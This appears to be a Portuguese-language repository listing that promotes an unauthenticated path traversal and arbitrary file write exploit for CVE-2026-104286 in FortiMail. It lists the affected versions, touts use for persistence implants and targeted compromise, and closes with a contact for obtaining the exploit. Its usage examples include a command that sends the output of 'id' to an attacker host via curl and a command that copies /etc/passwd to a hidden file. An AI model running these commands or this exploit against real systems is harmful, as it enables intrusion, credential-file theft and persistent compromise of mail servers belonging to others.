 shadowforge-cyber/cve-2026-104286-poc
Exploração de path traversal não autenticada para CVE-2026-104286 no FortiMail, gravando arquivos arbitrários por meio de requisições HTTP/HTTPS manipuladas para avaliação de red team e persistência.

Exploit avançado de escrita arbitrária de arquivos remota e não autenticada para CVE-2026-104286 no FortiMail. Requisições HTTP/HTTPS elaboradas contornam a sanitização de caminhos no cliente web, permitindo a criação arbitrária de arquivos no sistema operacional subjacente. Utilizado para avaliação de red team, implantes de persistência e comprometimento direcionado de implantações do FortiMail.
FortiMail 8.0.x (<8.0.2), 7.6.x (<7.6.6), 7.4.x (<7.4.8), 7.2.x (<7.2.9), 7.0.x (<7.0.10)
Limitação inadequada de um nome de caminho a um diretório restrito (CWE-22). Ausência de validação de sequências ../ em caminhos de upload de arquivos dentro dos manipuladores da API HTTP/HTTPS, permitindo travessia para fora do diretório de upload pretendido.

$ python3 cve-2026-104286.py -u http://target:443 -c "curl -s http://attacker:80/$(id)"
$ python3 cve-2026-104286.py -u http://target:443 -l /etc/passwd -o /var/tmp/.hacked
Contato para exploit: [email protected]
